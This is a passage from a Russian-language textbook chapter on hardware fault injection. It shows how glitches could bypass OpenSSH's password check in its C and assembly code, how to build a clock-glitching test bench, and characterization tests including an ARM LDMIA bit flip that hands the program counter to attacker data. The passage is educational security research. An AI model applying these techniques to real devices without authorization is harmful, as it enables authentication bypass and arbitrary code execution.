Листинг 4.1. Код проверки пароля OpenSSH в файле auth2-password.c

```
--пропуск--
50
51 int userauth_passwd(Authctxt *authctxt)
52 {
53     char *password, *newpass;
54     int authenticated = 0;
55     int change;
56     u_int len, newlen;
57
58     change = packet_get_char();
59     password = packet_get_string(&len);
60     if (change) {
61         /* discard new password from packet */
62         newpass = packet_get_string(&newlen);
63         explicit_bzero(newpass, newlen);
64         free(newpass);
65     }
66     packet_check_eom();
67
68     if (change)
69         logit("password change not supported");
70     else if (PRIVSEP(auth_password(authctxt, password)) == 1)
71         authenticated = 1;
72     explicit_bzero(password, len);
73     free(password);
74     return authenticated;
75 }
--пропуск--
```

Функция `userauth_passwd`, приведенная в листинге 4.1, явно отвечает за правильность пароля. Переменная `authenticated` в строке 54 хранит информацию о том, разрешен ли доступ. Прочтите этот код и подумайте, как с помощью ошибок повлиять на его выполнение так, чтобы переменная `authenticated` стала равна 1, если предоставлен неверный пароль. Предположим, вы можете инвертировать биты или отправлять код по другой условной ветви. Подумайте и найдите хотя бы три способа; затем прочтайте следующие ответы.

Приведем несколько способов внедрить в этот код ошибку:

- задать ненулевое значение флагу `authenticated` в строке 54 или после нее;
- изменить возвращаемое значение функции `auth_password()` в строке 70 на 1;
- изменить результат сравнения в строке 70 на `true`;

- в строке 70 выполнять сравнение с другим, подложным паролем;
- запросить смену пароля, задать `change=1`, затем сделать так, чтобы переменная `newpass` в строке 62 указывала на тот же адрес, что и `password`, а затем использовать два вызова функции `free`, которая теперь освобождает одну и ту же память в строках 64 и 73.

Последний сценарий не вполне реалистичен, поскольку такой контроль над целью не встречается на практике. Но остальные ошибки вполне базовые. Если вы отследите код, ведущий к функции `auth_password()`, то найдутся еще десятки возможностей для ошибок.

Важный момент заключается в том, что некоторые ошибки на практике внедряются легче других. Как правило, чем точнее синхронизация или конкретнее требуемый эффект, тем ниже вероятность успешного внедрения.

Внедрение ошибок в машинный код

Проанализировать код на языке С полезно в качестве упражнения, но ЦП работает не на нем. ЦП выполняет инструкции машинного кода, созданные из кода С. Машинный код людям читать тяжело, поэтому мы рассмотрим код на ассемблере, который является прямым представлением машинного кода. Инструкции кода ассемблера находятся на более низком уровне абстракции, чем С, и напрямую описывают действия, происходящие внутри устройства (на высокопроизводительных процессорах есть еще один, более низкий уровень абстракции, но он обычно скрыт, поэтому мы не будем рассматривать его).

Сбои возникают внутри оборудования на физическом уровне и уже оттуда распространяются на более высокие уровни абстракции. Внутри ЦП может произойти инверсия бита, когда он выполняет некий исполняемый файл, а тот создается из некоего исходного кода. Таким образом, несмотря на связь между ошибкой и предшествующим кодом С, анализируя код именно на ассемблере, мы окажемся на один слой ближе к ошибке. Дополнительную информацию по этому вопросу можно найти в статье *Fault Attacks on Secure Embedded Software: Threats, Design and Evaluation* Билгидея Юса и др.

Для этой книги мы взяли бинарный файл OpenSSL и загрузили его в дизассемблер IDA Pro. Ассемблерный код для рассмотренной нами части функции `userauth_passwd` приведен на рис. 4.1.

По соглашению, функция возвращает данные о состоянии аутентификации пользователя в регистр `rax`. Чтобы программа прочитала значение `authenticated == true`, регистр `rax` должен быть ненулевым. Обратите внимание, что `eax` – это всего лишь младшие 32 бита `rax`, и это наводит на мысль об условиях, которые обнуляют регистр `rax`. Для этого посмотрим на последний блок с меткой `loc_24723` (отмечен цифрой ①). Дальше пойдут спойлеры.




Рис. 4.1. Поиск инструкций, которые должны отработать с ошибкой, в ассемблерном коде

Нужно, чтобы на момент входа в последний блок `loc_24723` в точке ① выполнялось условие `ebp != 0`. В ассемблере Intel `ebp` — это младшие 32 бита регистра `rbp`, а `bp1` — младшие восемь бит `rbp/ebp`. Теперь вернитесь к коду и подумайте, как сделать так, чтобы выполнялось `ebp != 0`, с помощью ошибки, которая инвертирует бит или пропускает инструкцию. Снова сделаем паузу.

Мы нашли несколько способов.

- В `loc_24748` (пункт ②) пропустить вызов функции `mm_auth_password` и понадеяться, что в `eax` было значение 1. Если да, то инструкция `setz bp1` приводит к `ebp != 0`, и поэтому `authenticated == true`.
- В `loc_24748` (пункт ②) с помощью внедрения ошибки пропустить инструкцию `cmp eax, 1`, а затем понадеяться на то, что `auth_password` установила флаг `z` равным 1.
- Этот способ вы, наверное, не найдете, если не проанализируете вызов функции в бинарном формате (всегда смотрите на общую картину, ибо ошибки находятся именно там!). После вызова `auth_password` переменная `authenticated` появляется в `eax`, затем в флаге `bp1`, затем `ebp` и, наконец, в `rax` (например, в пункте ③ выполняется копирование из `ebp` в `rax/eax`), что означает, что вы можете вызвать ошибку в любом месте этой цепочки в соответствующем регистре, чтобы установить для `authenticated` значение 1.
- Установить флаг смены пароля `change` равным `true` (по протоколу или с помощью ошибки). Обратите внимание, что любое ненулевое значение оценивается как истинное), что дает ответ `password change not supported` в пункте ④ в вызове функции `logit`. Внедрите ошибку, чтобы пропустить шаг `xor ebp, ebp` и надейтесь, что в `ebp` не ноль.

В коде ассемблера есть много мест, куда можно внедрить ошибку. Вам не нужно чересчур вдумчиво выбирать точку внедрения, которая позволит достичь определенного результата. В этом примере мы рассмотрели много ошибок, которые могут установить `authentication == true` и обойти проверку пароля.

OpenSSH разрабатывался без учета внедрения ошибок, и в модель угроз эта атака не входит. В главе 14 вы узнаете, как применить в программном обеспечении контрмеры, позволяющие снизить эффективность внедрения неисправностей. В этой же главе вы найдете информацию об *имитации ошибок*. Этот метод позволяет определить, насколько хорошо код может противостоять ошибкам. Повышение устойчивости кода к естественным ошибкам также в некоторой степени защищает от вредоносных ошибок, но не полностью. Дополнительную информацию о внедрении ошибок без злонамеренных действий можно найти в книге *Software Fault Injection* (Wiley, 1998 г.) Джейфри Воаса и др. О том, как меры безопасности в микросхемах не всегда превращаются в механизмы безопасности, можно почитать в работе *Safety ≠ Security: A Security Assessment of the Resilience Against Fault Injection Attacks in ASIL-D Certified Microcontrollers* Нильса Вирсма и др. Предыдущие примеры исходного кода и ассемблерного кода показывают, как одиночный сбой, например обход пароля, может серьезно повлиять на безопасность.

Тот самый слон

До сих пор мы предполагали, что у нас есть мифическое идеальное однобитовое устройство внедрения ошибок, которое мы назвали нашим *единорогом* внедрения ошибок. К сожалению, такого не существует, поэтому посмотрим, насколько близко мы сможем подобраться к нашему мифическому единорогу, имея в распоряжении лишь реальные земные инструменты. На практике лучшее, на что мы можем надеяться, — это возможность хотя бы время от времени вызывать полезные ошибки. Самый простой способ внедрить ошибку — увеличить или понизить напряжение в цепи и перегреть ее. Существуют и окколофантастические методы, например воздействие с помощью сильных электромагнитных импульсов, сфокусированных лазерных импульсов или альфа-частиц либо гамма-лучей.

Атакующий выбирает средства внедрения ошибок, а затем настраивает их время, продолжительность и другие параметры, чтобы максимизировать эффективность атаки и достичь своей цели. Цель защитника — свести к минимуму эффективность атаки, в которой внедрение ошибок увенчалось успехом.

В реальной задаче вы не сможете внедрить идеальную ошибку с первой попытки, поскольку ее параметры вам поначалу неизвестны. Если бы вы знали правильные параметры, то ваш единорог воздействовал бы на цель точечно и нужном месте.

Однако поскольку устройство внедрения всегда вносит некоторые временные отклонения, процесс будет сопровождаться несколькими разными эффектами, причем даже при использовании одних и тех же настроек. На практике неточность устройства внедрения делает ошибку более случайной, и тогда вам потребуется несколько попыток, чтобы провести нужную атаку.

Чтобы решить эту дилемму, вам нужно создать систему, в которой вы могли бы экспериментировать с ошибками и пытаться сделать цель максимально точной. Идея состоит в том, чтобы запустить целевую операцию, дождаться сигнала триггера, указывающего, что целевая операция выполняется, внедрить ошибку, зафиксировать результаты и при необходимости сбросить цель в исходное состояние для новой попытки.

Целевое устройство и цель ошибки

Как мы уже упоминали, внедрение ошибок требует физического контроля над устройством, поэтому сначала вам нужно собственно устройство (а лучше несколько, на случай если вы что-то поджарите). Лучше выбрать простое устройство, например Arduino или другой медленный микроконтроллер, для которого вы уже написали некий код.

Затем вам нужно понять цель, ради которой затевается внедрение ошибки, например обход проверки пароля. Выше вы уже видели анализ кода OpenSSH как на языке C, так и на ассемблере, и мы нашли множество способов достижения цели. Имейте в виду, что C, ассемблер и Verilog или VHDL — просто способы представления того, что происходит с физическим оборудованием. Здесь вы пытаетесь манипулировать оборудованием, вмешиваясь в его физическую среду. Поступая так, вы нарушаете предположения, которые делают инженеры, например о том, что транзистор переключается только по указанию, логический вентиль переключится до следующего тактового импульса, инструкция процессора будет выполнена правильно, переменные в программе C будут хранить свое значение, до тех пор пока не будут перезаписаны, или что арифметическая операция всегда будет вычисляться правильно. Вы вызываете ошибку на физическом уровне, чтобы достичь целей на более высоком уровне.

Инструменты внедрения ошибок

Чем лучше вы понимаете физику, тем лучше вам удастся спланировать устройство для внедрения ошибок. Но в то же время докторская степень по физике вам не нужна. В главе 5 мы более подробно поговорим о физике, лежащей в основе различных методов внедрения, и о конструкции устройства внедрения ошибок.

Устройство внедрения, генерирующее тактовый сигнал для целевого устройства, может копировать обычный тактовый сигнал этого устройства, но в какой-то момент добавлять лишний очень быстрый такт для ускорения процесса. Цель

введения быстрого такта состоит в том, чтобы вызвать сбой в ЦП. На рис. 4.2 показано, как выглядит подобный тактовый сигнал.




Рис. 4.2. Провокация сбоя ЦП с помощью быстрого цикла

На графике виден обычный тактовый сигнал с периодом 70 нс, но затем наступает цикл А. Он прерывается, и цикл Б начинается только спустя 30 нс после начала цикла А. Продолжительность Б и В снова составляет 70 нс. Это может вызвать сбой в работе чипа во время цикла А и/или Б.

Наносекундные сдвиги при работе с тактовыми частотами порядка гигагерц очень важны, поскольку на частоте 1 ГГц одна наносекунда составляет продолжительность полного тактового цикла. Достижение подобной точности синхронизации на практике означает необходимость создания особых аппаратных схем для внедрения ошибок.

ПРИМЕЧАНИЕ

Что касается примера с тактовым сигналом, то в подразделе «Поиск эффективных ошибок» далее в главе мы рассмотрим схему, которая имитирует точный тактовый сигнал, отсчитывает целевой такт, а затем отправляет его в цепь, чтобы внедрить неисправность. Здесь вам очень пригодятся программируемые вентильные матрицы (field-programmable gate arrays, FPGA) и более быстрые микроконтроллеры.

Вам нужно научиться контролировать как можно больше точек внедрения ошибок, поэтому ваше устройство внедрения должно быть программируемым. Чтобы найти правильные параметры ошибок, потребуется множество экспериментов, каждый со своими настройками. В примере с внедрением в тактовый сигнал нам нужна возможность задать устройству внедрения исходную тактовую частоту, частоту разгона и момент внедрения. Таким образом, проведя серию экспериментов, вы научитесь контролировать частоту внедрений и поймете, какие именно настройки вызывают аномалию или повторяющийся эффект.

Подготовка целевого устройства и мониторинг

Процесс подготовки внедрения ошибок зависит от вашей цели и типа ошибки, которую вы собираетесь внедрить. Основные действия одни и те же: отправка команды на целевое устройство, получение результатов от целевого устройства,

управление сбросом целевого устройства, управление триггером, отслеживание реакции целевого устройства и формирование модификаций, характерных для неисправности. На рис. 4.3 показана схема подключения.




Рис. 4.3. Соединение между ПК, устройством внедрения и целью

Показанное на рис. 4.3 устройство внедрения — физический прибор, который выполняет внедрение ошибок. На данный момент мы просто предполагаем, что он может каким-то образом внедрить ошибку в целевое устройство одним из методов, которые мы кратко описали (тактовый сигнал, напряжение и т. д.). Целевое устройство должно само запустить устройство внедрения ошибки с помощью сигнала триггера, чтобы синхронизироваться с ним. Этот триггер обычно отправляется непосредственно в устройство внедрения, так как это позволяет добиться гораздо большей точности синхронизации, чем с участием ПК. ПК будет управлять связями с целевым устройством, поскольку нам нужно записывать множество выходных данных с устройства. Поскольку время — очень важный фактор, узнать больше об общей настройке мы можем, рассмотрев взаимодействие.

На рис. 4.4 показана общая диаграмма последовательности, описывающая взаимодействие между ПК (контролирующим все устройства), устройством внедрения и целью. Вы можете считать устройство внедрения подключенным к ПК через стандартный интерфейс наподобие USB.

Эта временная диаграмма показывает, что сначала мы настраиваем устройство внедрения, задавая параметры, которые хотим протестировать. В данном примере у нас также задаются задержка и длина сбоя. После триггерного события от цели устройство внедрения ожидает в течение задержки сбоя, а затем внедряет

его на заданное время. После внедрения ошибки мы наблюдаем результат целевой операции.




Рис. 4.4. Последовательность операций по внедрению единичной неисправности, инициированной ПК, который управляет и устройством внедрения, и целью

Отправка команды на целевое устройство

На целевом устройстве запускается процесс или операция, в которую вы хотите внедрить ошибку в соответствии со сценарием. В зависимости от операции, команда может быть отправлена по RS232, JTAG, USB, сети или другому каналу связи. Иногда для запуска целевой операции достаточно просто включить устройство. В предыдущем примере с OpenSSH вам нужно подключиться к демону SSH по сети, чтобы отправить пароль, который запускает операцию проверки пароля.

Получение результатов от целевого устройства

Далее нам требуется узнать, привела ли введенная ошибка к какому-либо интересному результату. Типичный способ получить результат — отслеживать связь с целевым устройством на наличие любых кодов результата, статусов или других сигналов, через которые можно осуществить внедрение. Старайтесь отслеживать и записывать всю информацию из канала связи на самом низком уровне.

Например, при последовательном соединении нужно отслеживать все байты, движущиеся по линии связи в обоих направлениях, даже если поверх этого выполняется более сложный протокол. Смысл в том, что устройство должно ошибаться. Выдаваемые данные могут быть необычными и не соответствовать обычному протоколу связи. Нужно сделать так, чтобы синтаксические анализаторы протоколов на вашей стороне не препятствовали перехвату ошибки от устройства. Перехватывайте все, а разберетесь позже. В случае с примером OpenSSH вы должны перехватывать весь сетевой трафик от цели, не доверяясь одному лишь журналу SSH-клиента.

Управлениебросом целевого устройства

Скорее всего, вы не раз сломаете целевое устройство, прежде чем ваши эксперименты увенчаются успехом, поскольку каждый из них может вызвать неопределенное поведение или состояние. Вам понадобится какой-то способ сбросить устройство в известное состояние. Один из способов активировать горячий сброс — отправить сигнал на соответствующий контакт или кнопку. Этого обычно достаточно, хотя иногда устройство не перезагружается должным образом. В таком случае вы можете выполнить холодный сброс, сбросив напряжение питания ядра или самого целевого устройства. Выполняя прерывание напряжения питания, необходимо отключать его ровно на время, достаточное для чистого сброса (сделав это слишком быстро, вы можете вызвать ненужную вам ошибку). Если это невозможно, то можно использовать дешевый удлинитель с USB-управлением, но он тоже может сломаться. Оба конца канала связи могут выйти из строя, если ваше устройство выдает странные данные. Хост должен будет снова распознать целевое USB-соединение, прежде чем вы сможете продолжить. Управляющий код на хосте должен предвидеть и пытаться решить любую из этих проблем. В примере с OpenSSH устройство, работающее на OpenSSH-сервере, после сброса должно автоматически перезагружать сервер.

Управление триггером

Триггеры — это электрические сигналы, генерируемые целевым устройством. Устройство внедрения использует их для синхронизации своей работы с определенными операциями в целевом устройстве. Использование стабильного триггера с минимальным дрожанием сигнала упрощает точный выбор момента для внедрения ошибки. Лучший способ сделать это — запрограммировать целевое

устройство на генерацию триггера на любом из внешних выводов микросхемы, например GPIO, последовательном порте, светодиоде и т. д. Непосредственно перед срабатыванием триггерный вывод подтягивается к высокому напряжению, а после срабатывания — стягивается к низкому. Когда устройство внедрения получит сигнал триггера, оно подождет заданное время, а затем внедрит ошибку. Таким образом, вы получите устойчивую точку отсчета времени по отношению к целевой операции и сможете пробовать внедрять ошибки, меняя величину задержки. На рис. 4.5 приведен обзор целевой операции, триггера и времени ошибки.




Рис. 4.5. Обзор целевой операции, триггера и времени отказа

Энергопотребление, измеряемое осциллографом, — целевая операция. Импульс, также измеренный осциллографом, — триггер, а сама ошибка представляет собой входной импульс, созданный устройством внедрения и заданный длительностью и амплитудой.

Несмотря на то что задержка после триггера должна быть постоянной, дрожание тактового сигнала на целевом устройстве может означать, что целевая операция не успевает выполниться за заданное время, а это значит, что вероятность успешного внедрения ошибки снижается.

Причины дрожания сигнала могут быть разными, поэтому в процессе описания вашего устройства нужно обязательно проверить, свойственно ли устройству непостоянство времени выполнения. Среди очевидных источников дрожания сигнала могут быть прерывания и большие фрагменты дополнительного кода между вашими инструкциями запуска и целевым кодом для внедрения. Но даже «простые» устройства (например, процессоры ARM Cortex-M) могут динамически оптимизировать машинные инструкции, и из-за этого задержка выполнения некой известной инструкции зависит от предыдущих выполненных инструкций (*контекста*). Это означает, что при перемещении кода триггера в разные области может возникнуть неожиданно небольшая разница в количестве циклов. Многие устройства (в том числе ARM Cortex-M) поддерживают *барьер синхронизации инструкций* (instruction synchronization barrier, ISB), который вы можете добавить в код, чтобы «очистить» контекст перед выполнением кода триггера.

Если вам придется работать с устройством, не предоставляющим программный доступ для создания аппаратного триггера, то можно использовать программный триггер. Для этого нужно будет отправить команду для запуска операции с контролирующим хостом, отсчитать время задержки на контролирующем хосте, а затем запустить устройство внедрения, отправив ему программную команду. Чисто программное решение будет подвержено временным отклонениям, порождаемым всей программной системой управления. Внедрить ошибку все еще будет возможно, но надежно ее воспроизвести будет затруднительно.

В примере с OpenSSH вы можете перекомпилировать OpenSSH, добавив в код команду, которая генерирует триггер, а можете сделать программный триггер, отправив с управляющего хоста пароль на сервер OpenSSH, а затем команду запуска на устройство внедрения ошибок.

Мониторинг целевого устройства

Для отладки полученного стенда вам понадобятся средства мониторинга цели, каналов связи, триггеров и сброса. Здесь вам поможет логический анализатор или осциллограф. Выполните несколько целевых операций, не внедряя ошибок, а в процессе проследите за каналами связи, триггерами и линиям сброса. Все ли они работают нормально? При наблюдении за поведением цели также можно воспользоваться возможностями побочного канала (см. главы 8 и 9). У вас должна быть возможность видеть, например, длительность дрожания между сигналом триггера и выполняемыми операциями. Если вам кажется, что операции то спешат, то опаздывают, то виновато именно дрожание сигнала. Выполните несколько пробных внедрений и посмотрите, все ли работает должным образом.

Задачи мониторинга всегда подразумевают одну большую оговорку. В аналоговой области сам процесс измерения всегда влияет на цель. Нам не хотелось бы, чтобы осциллограф на линии VCC поглощал нужный нам скачок напряжения. Дополнительная нагрузка на провода всегда меняет форму внедренной ошибки. Если вам нужен постоянно подключенный осциллограф, то настройте его на высокое сопротивление и используйте щуп 10:1.

Прежде чем перейти к экспериментам с внедрением ошибок, трижды убедитесь, что все работает, а затем отключите все средства мониторинга, чтобы они не мешали результатам. Зачастую даже простые сбои при настройке, непредвиденная нестабильность или обновления операционной системы мешали провести хорошо продуманный эксперимент. А экспериментатор, потративший на это целые выходные, очень огорчался.

Выполнение модификаций, характерных для неисправности

Часто для успешного внедрения ошибки бывает необходимо физически изменить целевое устройство. В примере с OpenSSH для внедрения ошибки

в тактовый сигнал нужно было модифицировать печатную плату (PCB), чтобы найти точку введения тактового сигнала (другие возможности и тактики модификации мы обсудим ниже).

Чем тщательнее вы спланируете, запрограммируете и организуете все компоненты атаки, тем эффективнее будут эксперименты по внедрению ошибок. Тестовый стенд должен быть достаточно надежным, чтобы работать в течение нескольких недель и выдерживать любые возможные нештатные ситуации. Закон Мёрфи учит нас, что после миллиона успешных внедрений непременно что-то пойдет не по плану, но не обязательно в целевом объекте, а, может быть, в вашем стенде!

Методы поиска неисправностей

Теперь, когда целевое устройство подключено, а инструменты готовы, можно переходить к внедрению. Чего мы пока точно не знаем, так это когда, куда, сколько и как часто делать внедрения. Общий подход состоит в том, чтобы с помощью базового анализа цели, обратной связи от целевого устройства и капельки удачи найти выигрышную комбинацию параметров.

Для начала нам нужно определить, к какому типу ошибок чувствительна цель. В примере с OpenSSH мы сразу решили, что будем выполнять обход аутентификации, и предполагали, что знаем, куда внедрять ошибку и какого рода неисправности и параметры будут успешными. Возможно, мы могли вывести цель из цикла или повредить память. Для этого разрабатываются различные эксперименты и тестовые программы, которые помогут снизить чувствительность цели.

Далее мы рассмотрим пример внедрения ошибки в тактовый сигнал, подберем параметры и пройдемся по шагам, чтобы вы могли понять, как будет выглядеть эксперимент, когда вы соберете все воедино. Затем мы рассмотрим некоторые стратегии поиска, поскольку существуют различные методы обхода пространства поиска параметров больших ошибок.

Определение примитивов ошибок

Наличие программируемой цели позволяет вам экспериментировать и точно определять ее слабые стороны. Основная цель состоит в том, чтобы обнаружить примитивы ошибок и связанные значения параметров.

Примитив ошибки — это тип воздействия злоумышленника на целевое устройство при внедрении определенной ошибки. Это не сама ошибка, а вид достигаемого результата, например пропущенная инструкция или изменение определенных значений данных. Трудно точно предсказать, какие результаты могут быть

получены, но можно провести тесты, позволяющие исследовать и настроить стенд для внедрения. В статье *An In-Depth and Black-Box Characterization of the Effects of Clock Glitches on 8-Bit MCUs* Джозепа Балаша, Бенедикта Гирлихса и Ингрид Вербауведе описана методика более глубокого изучения ЦП и реверс-инжиниринга результатов сбоев.

Циклический тест

Циклический тест — цикл из n итераций. На каждой итерации некая переменная `count` увеличивается на некий коэффициент. Пусть, для примера, он будет равен семи. Код в листинге 4.2 показывает, как обычно реализуется итеративный подсчет.

Листинг 4.2. Пример простого цикла

```
// Файл с кодом: loop.c

// Поскольку мы читаем исходный код, то развлечемся. Обратите внимание
// на слово volatile. Подумайте, зачем оно здесь. Подсказка: скомпилируйте
// код с ним и без него и посмотрите, чем будут отличаться результаты
// в дизассемблере.
int main() {
    volatile int count = 0;
    const int MAX = 1000;
    const int factor = 7;
    int i;
    gpio_set(1); // Высокий уровень сигнала триггера
    for (i = 0; i < MAX; i++) {
        count+=factor;
    }
    gpio_set(0); // Низкий уровень сигнала триггера
    if (i != MAX || count != MAX*factor) {
        printf("Glitch! %d %d %d\n", i, count, MAX);
    } else {
        printf("No luck, try again\n");
    }
    return 0;
}
```

В конце программы переменная `count` должна быть равна `factor * n`. Если конечное значение `count` не соответствует ожидаемому, значит, произошла ошибка. Выходные данные позволяют понять, в чем именно ошибка. Если какая-то операция увеличения счетчика оказалась пропущенной, то значение `count` будет меньше ожидаемого. Если приращение счетчика цикла было пропущено хоть раз, то значение `count` будет слишком большим. Если вы преждевременно выйдете из цикла `for` в обход конечной проверки, то `count` будет кратна семи, но намного меньше, чем `MAX * 7`. Эти модели ошибок реконструировать проще всего. Возможно, вы увидите какие-то бессмысленные

значения, и в этом случае может помочь сброс всех регистров ЦП. Нередки случаи, когда при сбое регистры меняются местами, и в `count` может попасть стек или указатель инструкции.

Проверка регистра или дампа памяти

Этот тест выполняется с целью выяснить, можем ли мы повлиять на память или значения регистров в ЦП. Сначала мы пишем программу для вывода состояния регистра или частей или хеша памяти, чтобы обозначить начальное состояние. Затем пишем программу, которая вызывает триггер, запускает *длинный простой* (большое количество инструкций ЦП «ничего не делать»), а затем убираем триггер и снова выгружаем состояние регистра или памяти. Далее запускаем эту программу и пытаемся внедрить ошибку во время выполнения простоя. Поскольку простой, естественно, не влияет ни на регистры (кроме указателя команд), ни на память, результаты теста он не засоряет. После этого эксперимента мы можем проверить, изменилось ли какое-либо содержимое памяти или регистра, сбросив регистры или сравнив хеш.

Этот тест полезен для определения места возникновения ошибок при использовании электромагнитных импульсов, поскольку позволяет найти связь между физическим местоположением ячейки ОЗУ или регистра и логическим местоположением (регистр или память).

Тест копирования памяти

Во время копирования памяти злоумышленник может повредить некоторые внутренние регистры, и тогда программа будет выполнять произвольный код. Теория (опубликованная в статье *Controlling PC on ARM using Fault Injection* Ника Тиммерса, Альберта Спруйта и Марка Виттемана) состоит в следующем. В ARMv7, например, реализовано эффективное копирование памяти, как показано в листинге 4.3, путем заполнения одними данными всех регистров и последующей записи всех значений регистров в единое хранилище.

Листинг 4.3. Тест копирования памяти

```
memcpw:  
LDMIA R1!,{R4-R7} ; Загрузка в регистры R4, R5, R6, R7 данных по адресу в R1.  
; инкремент значения R1  
STMIA R2!,{R4-R7} ; Сохраните содержимое регистров R4, R5, R6, R7 по адресу в R2.  
; инкремент значения R2  
CMP R1,R3 ; Конечный адрес находится R3?  
BNE memcpw ; Если нет, перейти к memcpw
```

Запуск приведенного выше кода в цикле позволяет скопировать блок данных. Его работа становится интересной, если посмотреть на то, как кодируются инструкции (табл. 4.1).

Таблица 4.1. Кодирование инструкций

Инструкция ARM	Шестнадцатеричный	Двоичный
LDMIA R1!, {R4–R7}	E8B1 0 0FO	11101000 10110001 00000000 11110000
LDMIA R1!, {R4–R7, PC }	E8B1 8 0FO	11101000 10110001 1 0000000 11110000

В табл. 4.1 в последних 16 битах кодировки команды содержится список регистров. Регистры R4–R7 задаются последовательностью из четырех равных единице битов с номерами от 4 до 7. Индекс 15 (16-й бит справа) обозначает регистр счетчика (program counter, PC). Это означает, что разница в коде операции всего в один бит позволяет во время обычного цикла копирования загружать данные из памяти в PC. Если ошибка позволяет инвертировать бит или если злоумышленник контролирует источник памяти, то это означает, что PC тоже контролируется злоумышленником.

Попробуйте поразмыслять о том, какие данные вы бы ввели в процедуру копирования, если бы в PC можно было внести ошибку. Вариант ответа показан ниже:

```
Address 0000: 00001000 00001000 00001000 00001000
--пропуск--
Address 0ff0: 00001000 00001000 00001000 00001000
Address 1000: <код злоумышленника>
```

Если вы вызываете ошибку, которая инвертирует бит PC в коде операции LDMIA во время загрузки любых данных в первые 0x1000 байт, то в PC попадет значение 0x1000. Теперь остается разместить по адресу 0x1000 атакующий код, и когда PC укажет на этот адрес, код выполнится! Конечно, этот пример немного упрощен. Предполагается, что источник буфера памяти находится по адресу 0. Вам нужно выяснить, каково в данный момент смещение буфера, а затем сместить все остальное.

Этот сценарий, возможно, кажется нереалистичным, однако в циклах копирования во время загрузки (например, копирование из флеш-памяти в SRAM) или даже на границе ядра / пользовательского пространства (например, копирование буфера в память ядра) он встречается довольно часто. Это механизм безопасности, позволяющий избежать того, что содержимое буфера будет изменено процессором с более низкими привилегиями, если содержимое используется процессором с более высокими привилегиями. Этот пример специфичен для AArch32, но в других архитектурах тоже есть похожие конструкции (дополнительная информация приведена в статье Тиммерса, Спруйта и Виттемана).

Криптографический тест

Криптографический тест представляет собой многократный запуск криптографического алгоритма с одними и теми же входными данными. Большинство

